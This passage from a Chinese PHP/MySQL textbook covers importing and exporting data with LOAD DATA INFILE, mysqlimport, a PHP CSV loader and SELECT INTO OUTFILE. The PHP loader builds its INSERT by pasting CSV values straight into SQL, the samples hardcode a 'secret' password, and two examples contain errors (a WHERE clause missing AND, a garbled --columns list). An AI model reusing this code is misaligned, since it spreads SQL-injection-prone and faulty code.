   $stmt->bind_param('ii', $buyerID, $itemID);

   $stmt->execute();

   if ($db->affected_rows != 1)
      $success = FALSE;

   // 如果$success 为 TRUE，则提交事务，否则回滚更改
   if ($success) {
      $db->commit();
      echo "The swap took place! Congratulations!";
   } else {
      $db->rollback();
      echo "There was a problem with the swap!";
   }

?>
```

可以看出，在事务的每个步骤执行之后都会检查查询状态和受影响的记录。如果在任何时刻失败，$success 都将被设置为 FALSE，所有步骤都会在脚本结束时回滚。当然，可以优化此脚本以锁步的方式启动各个查询，以便每个查询只在确定了前面的查询确实正确执行后才发生，但这将作为练习留给读者来完成。

37.5 小结

数据库事务在建立业务过程模型时极其有用，因为它们有助于确保公司最有价值财产——信息的完整性。如果谨慎地使用数据库事务，它们就是构建数据库驱动应用程序的一个重要法宝。

下一章也是最后一章，将学习如何使用 MySQL 的默认工具来导入和导出大量数据。此外，你将了解到如何使用 PHP 脚本格式化基于表单的信息，以便通过电子表格应用程序（如 Microsoft Excel）来查看。



第 38 章 导入和导出数据

回到石器时代，穴居人的确从来没有数据不兼容的问题，因为石头和人自己的记忆是唯一的存储介质。复制数据就是拿出旧凿子开始在新石头上忙碌。当然，现在情况有了很大不同，存在几百种数据存储策略，最常用的包括电子表格和各种关系数据库。为采用复杂甚至有些令人费解的操作方式，通常需要将数据从一种存储类型转换为另一种，比如在电子表格和数据库，或者 Oracle 数据库和 MySQL 之间进行转换。如果这完成得不好，就要花费数小时（甚至几天或几周）才能将转换得到的数据变为有用的格式。本章着力解决这个难题，将介绍 MySQL 的数据导入和导出工具，还会介绍在完成这些任务时有助于减轻痛苦的各种技术和概念。

读完本章时，你应当熟悉如下内容。

- 大多数主流存储产品能识别的通用数据格式化标准。
- `SELECT INTO OUTFILE` SQL 语句。
- `LOAD DATA INFILE` SQL 语句。
- `mysqlimport` 实用工具。
- 如何使用 PHP 来模拟 MySQL 的内置导入工具。

在深入到核心主题之前，先花点时间研究一下本章例子使用的示例数据，然后再学习有关 MySQL 导入和导出策略的一些基本概念。

38.1 示例表

如果希望执行本章中的示例，以下 `sales` 表将是其中某些示例的核心：

```
CREATE TABLE sales (
   id SMALLINT UNSIGNED NOT NULL AUTO_INCREMENT PRIMARY KEY,
   client_id SMALLINT UNSIGNED NOT NULL,
   order_time TIMESTAMP NOT NULL,
   sub_total DECIMAL(8,2) NOT NULL,
   shipping_cost DECIMAL(8,2) NOT NULL,
   total_cost DECIMAL(8,2) NOT NULL
);
```

这个表用于跟踪基本销售信息。虽然其中缺少真实实现中存在的许多字段，但忽略这些额外的细节是有目的的，这样就能把重点放在本章介绍的概念上。

38.2 使用数据定界

即使是初级程序员，也已经非常熟悉软件在处理数据时的确切需求。丁是丁，卯是卯。一个不适

合的字符就足以产生意外的结果。因此，可以想象一下，把数据从一种格式转换为另一种格式时可能出现什么问题。幸运的是，有一种格式化策略已经变得很常见，这就是定界（delimitation）。

信息结构（如数据库表和电子表格）使用相似的概念组织。每种结构都分解为行和列，行和列再分解为单元格。因此，只要制定一组规则，确定如何识别列、行和单元格，就可以在格式之间进行转换。一般情况下，会用一个字符或字符序列作为分隔符，分隔行中的各个单元格，并把一行与其下一行分隔。例如，sales 表可能以这种格式定界：用逗号分隔每个字段，而每行用换行符分隔：

```
12309,45633,2010-12-19 01:13:42,22.04,5.67,27.71\n
12310,942,2010-12-19 01:15:12,11.50,3.40,14.90\n
12311,7879,2010-12-19 01:15:22,95.99,15.00,110.99\n
12312,55521,2010-12-19 01:30:45,10.75,3.00,13.75\n
```

当然，从文本编辑器查看这个文件时换行符是不可见的，这里显示换行符只是为了便于说明。很多数据导入和导出工具（包括 MySQL 的数据导入导出工具）都采用了数据定界的概念。

38.3 导入数据

这一节中，你将了解 MySQL 提供的两个内置工具（LOAD DATA INFILE 和 mysqlimport），用于将定界数据集导入一个表。

提示 需要创建在cron作业中执行的批量导入时，可以考虑使用mysqlimport客户端来代替LOAD DATA INFILE。这个客户端在第27章做过介绍。

38.3.1 利用 LOAD DATA INFILE 导入数据

LOAD DATA INFILE 语句用于将定界文本文件导入到 MySQL 表，这个命令的执行与 mysql 客房端中执行的查询很类似。其一般语法如下：

```
LOAD DATA [LOW_PRIORITY | CONCURRENT] [LOCAL] INFILE 'file_name'
[REPLACE | IGNORE]
INTO TABLE table_name
[CHARACTER SET charset_name]
[FIELDS
   [TERMINATED BY 'character'] [[OPTIONALLY] ENCLOSED BY 'character']
   [ESCAPED BY 'character']
]
[LINES
   [STARTING BY 'character'] [TERMINATED BY 'character']
]
[IGNORE number lines]
[(column_name, ...)]
[SET column_name = expression, ...)]
```

到目前为止，这肯定是你所见过比较长的 MySQL 查询命令了，对不对？但正是这些选项才使得这个特性如此强大。下面介绍各个选项。

- LOW PRIORITY。此选项强制这个命令延迟到没有其他客户端读取表时才执行。
- CONCURRENT。与 MyISAM 表一起使用，此选项允许在这个命令执行时有其他线程从目标表中获取数据。
- LOCAL。此选项声明目标文件必须位于客户端。如果省略此选项，则目标文件必须与 MySQL 数据库位于相同的服务器。当使用 LOCAL 时，文件路径可以是绝对路径，也可以是取决于当

前位置的相对路径。如果忽略此选项，路径可以是绝对路径或本地路径，或者如果未给出路径，则假设为位于 MySQL 的指定数据库目录或当前选择的数据库目录中。

- REPLACE。此选项将使得现有行被有相同主键或唯一键的新行所替换。
- IGNORE。包括此选项与 REPLACE 效果相反。如果读入的行与现有表行有相同的主键或唯一键，则将被忽略。
- CHARACTER SET *charset_name*。MySQL 假定输入文件中包含与系统变量 character_set_database 所指定字符集匹配的字符。如果字符与这个设置不匹配，则使用这个选项来指定文件的字符集。
- FIELDS TERMINATED BY '*character*'。此选项指示字段如何结束。因此，FIELDS TERMINATED BY ','表示每个字段将以逗号结束，如下：

```
12312,55521,2010-12-19 01:30:45,10.75,3.00,13.75
```

  最后一个字段不以逗号结束，因为这不是必要的，此选项一般与 LINES TERMINATED BY 'character'选项一起使用。遇到该选项指定的字符时，将默认分隔文件中的最后一个字段，并指示命令行要开始一个新行（记录）。
- [OPTIONALLY] ENCLOSED BY '*character*'。此选项指示每个字段都将被某个特定字符包围，但仍然需要结束字符。使用选项 FIELDS TERMINATED BY ',' ENCLOSED BY '"'修改前面的示例，表示将每个字段包围在一对双引号中，并用逗号分隔，如下：

```
"12312","55521","2010-12-19 01:30:45","10.75","3.00","13.75"
```

  可选标志 OPTIONALLY 指示只有字符串需要由指定的字符模式包围。只包含整数、浮点数等的字段不需要被包围。
- ESCAPED BY '*character*'。如果 ENCLOSED BY 选项指示的字符出现在任何字段中，就必须被转义，以确保不会错误地读入该字段。但是，此转义字符必须通过 ESCAPED BY 定义，这样才能被该命令识别。例如，FIELDS TERMINATED BY ',' ENCLOSED BY ''' ESCAPED BY '\\'将允许如下字段被正常地解析：

```
'jason@example.com','Excellent product! I\'ll return soon!','2010-12-20'
```

  注意，因为反斜线被 MySQL 视为特殊字符，所以在 ESCAPED BY 子句中需要在其前面加上另一个反斜线进行转义。
- LINES。下面两个选项分别与行的开始和结束有关。
  - STARTING BY '*character*'。此选项定义用于指示行开始的字符，即将有一个新的表记录。使用此选项一般更优先，因而会忽略下一个选项。
  - TERMINATED BY '*character*'。此选项定义用于指示行结束的字符，即表记录结束。虽然可以是任何字符，但最常用的是换行字符（\n）。在很多基于 Windows 的文件中，换行字符通常表示为\r\n。
- IGNORE *number* LINES。此选项告诉该命令忽略前 *x* 行。当目标文件包含首部信息时，这很有用。
- [(SET *column_name=expression,...*)]。如果目标文件中的字段数与目标表中的字段数不同，就需要指定哪些字段需要用文件数据填充。例如，如果目标文件包含由 4 个字段组成的

销售信息（id、client_id、order_time 和 total_cost），而不是前面示例中使用的 6 个字段（id、client_id、order_time、sub_total、shipping_cost 和 total_cost），而目标表中仍有所有 6 个字段，则该命令将写为：

```
LOAD DATA INFILE "sales.txt"
INTO TABLE sales (id, client_id, order_time, total_cost);
```

记住，如果未导入的一个或多个字段在表模式中被指定为 NOT NULL，则导入会失败。在这种情况下，需要为未导入的字段指定 DEFAULT 值，或者进一步将数据文件修改为可接受的格式。也可以将列设置为变量，比如当前的时间戳。举个例子，假设对 sales 表进行修改，为其添加一个名为 added_to_table 的列：

```
LOAD DATA INFILE "sales.txt"
INTO TABLE sales (id, client_id, order_time, total_cost)
SET added_to_table = CURRENT_TIMESTAMP;
```

提示 读取数据将其插入到表中时，如果希望重新排列目标文件中的字段，可以通过[(column_name, ...)]选项来重新排序。

1. 简单的数据导入示例

此示例还是基于前面谈到的销售问题。假设希望导入一个文件 productreviews.txt，它包含如下信息：

```
'43','jason@example.com','I love the new Website!'
'44','areader@example.com','Why don\'t you sell shoes?'
'45','anotherreader@example.com','The search engine works great!'
```

目标表product_reviews包括3个字段，其顺序(comment_id、email、comment)与productreviews.txt 中的信息顺序相同：

```
LOAD DATA INFILE 'productreviews.txt' INTO TABLE product_reviews FIELDS
   TERMINATED BY ',' ENCLOSED BY '\'' ESCAPED BY '\\'
    LINES TERMINATED BY '\n';
```

导入完成后，product_reviews 表将如下所示。

```
+------------+---------------------------+--------------------------------+
| comment_id | email                     | comment                        |
+------------+---------------------------+--------------------------------+
|         43 | jason@example.com         | I love the new Website!        |
|         44 | areader@example.com       | Why don't you sell shoes?      |
|         45 | anotherreader@example.com | The search engine works great! |
+------------+---------------------------+--------------------------------+
```

2. 选择目标数据库

你可能已经注意到，前面的示例引用了目标表，但没有清楚地定义目标数据库。原因是 LOAD DATA INFILE 假设目标表位于当前选择的数据库中。此外，你也可以在前面加上数据库名来指定目标数据库，如下：

```
LOAD DATA INFILE 'productreviews.txt' into table corporate.product_reviews;
```

如果在选择数据库前执行 LOAD DATA INFILE，或者在查询语法中没有显式指定数据库，将发生错误。

3. 安全性和LOAD DATA INFILE

通过使用 LOCAL 关键字，可以加载一个位于客户端的文件。这个关键字会使 MySQL 从客户计算机上获取文件。恶意管理员或用户可能会利用这个特性操纵目标文件路径，所以使用这个特性时应当记住几个可能的安全问题：

- 如果不使用 LOCAL，执行用户必须拥有 FILE 权限。这是因为允许用户读取服务器上的文件可能会带来影响（这些文件要么位于数据库目录中，要么全局可读）。
- 为禁用 LOAD DATA LOCAL INFILE，要使用--local-infile=0 选项启动 MySQL 守护进程。以后可以根据需要从 mysql 客户端传入--local-infile=1 选项再次启用。

38.3.2　用 mysqlimport 导入数据

mysqlimport 客户端实际上只是 LOAD DATA INFILE 语句的命令行版本。其一般语法如下：

```
mysqlimport [options] database textfile1 [textfile2 ... textfileN]
```

1. 有用的选项

在分析示例之前，先花点时间研究最常用的一些 mysqlimport 选项。

- --columns，-c。目标文件中字段的数量或顺序与表不匹配时，应当使用此选项。例如，假设要插入如下目标文件，其字段顺序为 id、order_id、sub_total、shipping_cost、total_cost 和 order_time：

```
45633,12309,22.04,5.67,27.71,2010-12-19 01:13:42
942,12310,11.50,3.40,14.90,2010-12-19 01:15:12
7879,12311,95.99,15.00,110.99,2010-12-19 01:15:22
```

  而本章开始给出的 sales 表的字段顺序如下：id、client_id、order_time、sub_total、shipping_cost 和 total_cost。在解析过程中可以重新安排输入字段，使数据能插入到正确的位置，为此要包括如下选项：

```
--columns=id,order_id,sub_total,shipping_cost,total_cost,and order_time
```

- --compress，-C。包括此选项将在客户端和服务器之间压缩数据流，假设双方都支持压缩。如果要加载的目标文件与数据库不在相同的服务器上，这个选项最为有效。
- --debug，-#。此选项用于在调试时创建跟踪文件。
- --delete，-d。此选项在导入目标文件的数据之前删除目标表的内容。
- --fields-terminated-by=、--fields-enclosed-by=、--fields-optionally-enclosed-by=和--fields-escaped-by=。这 4 个选项确定解析过程中 mysqlimport 如何识别字段和行。完整的介绍参见 38.3.1 节。
- --force，-f。包括此选项使 mysqlimport 即使在发生错误时也继续执行。
- --help，-?。包括此选项将生成一个简短的帮助文件，并提供本节讨论的选项的详尽列表。
- --host，-h。此选项指定目标数据库的服务器位置。默认为 localhost。
- --ignore，-i。此选项使 mysqlimport 忽略目标文件中与表中已有记录有相同主键或唯一键的记录。
- --ignore-lines=*n*。此选项告诉 mysqlimport 忽略目标文件的前 *n* 行。当目标文件包含应当忽略的首部信息时，这很有用。

- --lines-terminated-by=。此选项确定 mysqlimport 如何识别文件中的各个单独的行。完整的介绍请参见 38.3.1 节。
- --lock-tables, -l。此选项在 mysqlimport 执行期间对目标数据库的所有表加上写锁。
- --local,-L。此选项指定目标文件位于客户端。默认地，认为此文件位于数据库服务器。因此，如果远程执行这个命令，而且没有将文件上传到数据库，则需要包含此选项。
- --low-priority。此选项延迟 mysqlimport 的执行，直到没有其他客户端读取表为止。
- --password=*your_password* 和-p*your_password*。此选项用来指定认证证书中的密码。如果省略此选项的 your_password 部分，则会提示你输入密码。
- --port, -P。如果目标 MySQL 服务器运行在非标准端口（MySQL 的标准端口是 3306），则需要用此选项指定该端口。
- --replace, -r。此选项使 mysqlimport 覆盖目标文件中与表中某条记录有相同主键或唯一键的已有记录。
- --silent, -s。此选项告诉 mysqlimport 只输出错误信息。
- --socket, -S。如果在启动 MySQL 服务器时声明了非默认的 socket 文件，则应当包括此选项。
- --ssl。此选项指定应当使用 SSL 进行连接。它要与另外几个选项一起使用，这些选项在此未列出。关于 SSL 和用于配置此特性的各个选项，更多信息请参见第 29 章。
- --user, -u。默认情况下，mysqlimport 会对执行系统用户的名/主机组合与 mysql 权限表进行比较，确保执行用户拥有完成所请求操作的足够权限。因为以另一个用户身份完成这样的过程通常很有用，所以可以用此选项指定证书中的“用户”部分。
- --verbose, -v。此选项使 mysqlimport 输出大量关于其行为的可能有用的信息。
- --version, -V。此选项使 mysqlimport 输出版本信息并退出。

要考虑到这些选项，下面的 mysqlimport 示例给出了一个假想情况，需要更新一个公司财务工作站上的货物审计信息：

```
%>mysqlimport -h intranet.example.com -u accounting -p --replace \
> --compress --local company inventory.txt
```

这个命令将压缩本地文本文件（C:\audit\inventory.txt）中的数据，并传输给company数据库的inventory表。注意，mysqlimport会截去每个文本文件的扩展名，使用最终的名字作为要导入文本文件内容的表名。

2. 编写mysqlimport脚本

几年以前，我参与了一家药物公司企业网站的创建，这个网站允许购买者浏览大约 10 000 种药物的描述和价格信息（当然不仅如此）。此信息在一台大型机中维护，数据定期与位于Web服务器的MySQL数据库同步。为完成这个任务，利用两个shell脚本在机器之间创建了一个单向信任关系。第一个脚本位于大型机，负责从大型机中转储数据（以定界格式），然后通过sftp将此数据文件送到Web服务器。第二个脚本位于Web服务器，负责执行mysqlimport，将此文件加载到MySQL数据库。此脚本很容易创建，如下：

```
#!/bin/sh
/usr/local/mysql/bin/mysqlimport --delete --silent \
--fields-terminated-by='\t' --lines-terminated-by='\n' \
```

```
products /ftp/uploads/products.txt
```

为尽量减少逻辑，整个大型机数据库的完整转储在每天夜晚执行，在开始导入前将删除整个 MySQL 表。这可以确保添加所有新产品，另外现有的产品信息能得到更新以反映变化，而且移除所有已删除的产品。为防止证书通过命令行传递，创建了一个系统用户 productupdate，并在该用户的主目录中放置了一个文件 my.cnf，如下：

```
[client]
host=localhost
user=productupdate
password=secret
```

修改此文件的权限和拥有者，设置拥有者为 mysql，而且只允许 mysql 用户读取此文件。最后一步是向 productupdate 用户的 crontab 添加必要的信息，在每天凌晨 2 点执行此脚本。此系统从第一天运行起从来没有出过故障。

38.3.3　用 PHP 加载表数据

出于安全性原因，ISP 通常不允许使用 LOAD DATA INFILE，也不允许使用 MySQL 的许多打包客户端，例如 mysqlimport。但是，这种限制并不表示无法导入数据，因为可以用 PHP 脚本模拟 LOAD DATA INFILE 和 mysqlimport 的功能。以下脚本使用了 PHP 的文件处理功能和一个很方便的函数 fgetcsv()，来打开并解析本章开始给出的定界销售数据：

```
<?php
// 连接 MySQL 服务器并选择企业数据库
$mysqli = new mysqli("localhost","someuser","secret","corporate");

// 打开并解析 sales.csv 文件
$fh = fopen("sales.csv", "r");

while ($line = fgetcsv($fh, 1000, ","))
{
    $id = $line[0];
    $client_id = $line[1];
    $order_time = $line[2];
    $sub_total = $line[3];
    $shipping_cost = $line[4];
    $total_cost = $line[5];

    // 插入数据到 sales 表
    $query = "INSERT INTO sales SET id='$id',
        client_id='$client_id', order_time='$order_time',
        sub_total='$sub_total', shipping_cost='$shipping_cost',
        total_cost='$total_cost'";

    $result = $mysqli->query($query);
}

fclose($fh);
$mysqli->close();
?>
```

记住，在完成一个特别大的数据集插入之前，这个脚本的执行可能会超时。如果考虑到可能有这种情况，可以在脚本开始处设置 PHP 的 max_execution_time 配置指令。另外，还可以考虑使用 PHP、Perl 或其他解决方案用命令行完成这个任务。

下一节讲解如何从 MySQL 将数据导出为其他格式。

38.4 导出数据

随着计算机环境的日益复杂，可能需要与多个异构的系统和应用程序共享数据。有时无法从中心数据源中得出这些数据；相反，必须经常从数据库中获取数据，准备转换，并最终转换为目标可识别的格式。本节展示如何使用 SQL 语句 SELECT INTO OUTFILE 轻松地导出 MySQL 数据。

注解 另一个常用的数据导出工具mysqldump在第27章中已经介绍。虽然正式说来，它是一个数据备份工具，但mysqldump还有第二个作用，可以作为创建数据导出文件的一个很好的工具。

SELECT INTO OUTFILE

SELECT INTO OUTFILE SQL 语句实际上是 SELECT 查询的变体，如果希望将查询输出直接导出到文本文件就可以使用这个语句。然后，可以用一个电子表格应用程序打开此文件，或者将文件导入到另一个数据库中，例如 Microsoft Access、Oracle，或其他任何支持定界的软件。其一般语法格式如下：

```
        SELECT [SELECT OPTIONS] INTO OUTFILE filename
EXPORT_OPTIONS
FROM tables [ADDITIONAL SELECT OPTIONS]
```

下面是关键的命令选项。

- OUTFILE。选择此选项将使查询结果输出到文本文件。查询结果的格式化取决于导出选项的设置。这些选项将在下面介绍。
- DUMPFILE。选择此选项而不是 OUTFILE，将使查询结果写入一行中，忽略列或行定界。导出二进制数据（如图片或 Word 文件）时，这很有用。要记住，在导出二进制文件时不能选择 OUTFILE，否则文件将被破坏。此外，注意 DUMPFILE 查询必然得到一条记录。合并两个二进制文件的输出没有意义，如果这样做会返回错误。具体地，返回的错误是“结果包含多行”。
- EXPORT OPTIONS。导出选项确定在输出文件中如何定界表字段和行。其语法和规则与 LOAD DATA INFILE（本章前面介绍的）所用的相同。所以在此不再赘述，完整的讨论请参见 38.3.1 节。

1. 用法提示

关于 SELECT INTO OUTFILE 的使用有几点值得注意。

- 如果没有指定目标文件路径，则使用当前数据库的目录。
- 执行用户必须拥有目标表的选择权限（SELECT_PRIV）。此外，用户必须拥有 FILE 权限，因为这个查询将导致一个文件被写入服务器。
- 如果指定了目标文件路径，则 MySQL 守护进程拥有者必须拥有写入目标目录的足够权限。
- 此过程有一个意外的副作用，它使得谁都可以读写目标文件。因此，如果要编写备份过程的脚本，可能希望在查询结束时，以编程的方式修改文件的权限。
- 如果目标文本文件已经存在，则查询将失败。
- 如果目标文本文件是转储文件，则不能包括导出选项。

2. 简单的数据导出示例

假设希望将 2010 年 12 月的销售数据导出到制表符定界的文本文件，各行用换行符分隔：

```
SELECT * INTO OUTFILE "/backup/corporate/sales/1210.txt"
  FIELDS TERMINATED BY '\t' LINES TERMINATED BY '\n'
  FROM corporate.sales
  WHERE MONTH(order_time) = '12' AND YEAR(order_time) = '2010';
```

假设执行用户有 corporate 数据库中 sales 表的 SELECT 权限，并且 MySQL 守护进程拥有者可以写入/backup/corporate/sales/目录，则将创建 1210.txt 文件并写入如下数据：

```
12309   45633   2010-12-19   01:13:42   22.04   5.67     27.71
12310   942     2010-12-19   01:15:12   11.50   3.40     14.90
12311   7879    2010-12-19   01:15:22   95.99   15.00    110.99
12312   55521   2010-12-19   01:30:45   10.75   3.00     13.75
```

注意，每列之间的间隔不是空格，而是制表符（\t）。此外，在每一行的末尾是不可见的换行字符（\n）。

3. 将MySQL数据导出到Microsoft Excel

当然，将数据输出到文本文件本身并没有做什么，只是将其移植为另外一种格式。那么如何操作数据呢？例如，假设市场部的员工希望画出最近假期销售活动和最近销售增长之间的关联图。为此，他们需要 12 月份的月销售数据。为分析数据，他们希望以 Excel 格式查看数据。因为 Excel 可以将定界文本文件转换为电子表格格式，所以执行如下查询：

```
SELECT * INTO OUTFILE "/analysis/sales/1210.xls"
   FIELDS TERMINATED BY '\t', LINES TERMINATED BY '\n' FROM corporate.sales
   WHERE MONTH(order_time) = '12' YEAR(order_time) = '2010';
```

然后，可以通过公司内部网上预定义的一个文件夹获取此文件并用 Microsoft Excel 打开。出现类似于图 38-1 所示的窗口。




图 38-1　Microsoft Excel 的文本导入向导

选中 Delimited 单选按钮（如果原来未选中），单击 Next 来到下一个窗口，这是“文本导入向导”的第二步。此窗口如图 38-2 所示。




图 38-2 在 Excel 中选择分隔符

在“文本导入向导”第二个步骤中，选择 SELECT INTO OUTFILE 语句指定的单元格分隔符。单击 Next 来到最后一个窗口，这里可以将导入的任何列转换为 Excel 支持的数据格式，这个任务不总是必须的，如果对于你的特定情况有更合适的支持格式，可以考虑尝试。单击 Finish，数据将以正常的 Excel 方式打开。

38.5 小结

MySQL 的数据导入和导出工具为 MySQL 数据库的数据移植提供了强大的解决方案。有效地使用这些工具可以让你体会到在维护方面难易程度的天壤之别。

本书到此为止。祝你好运！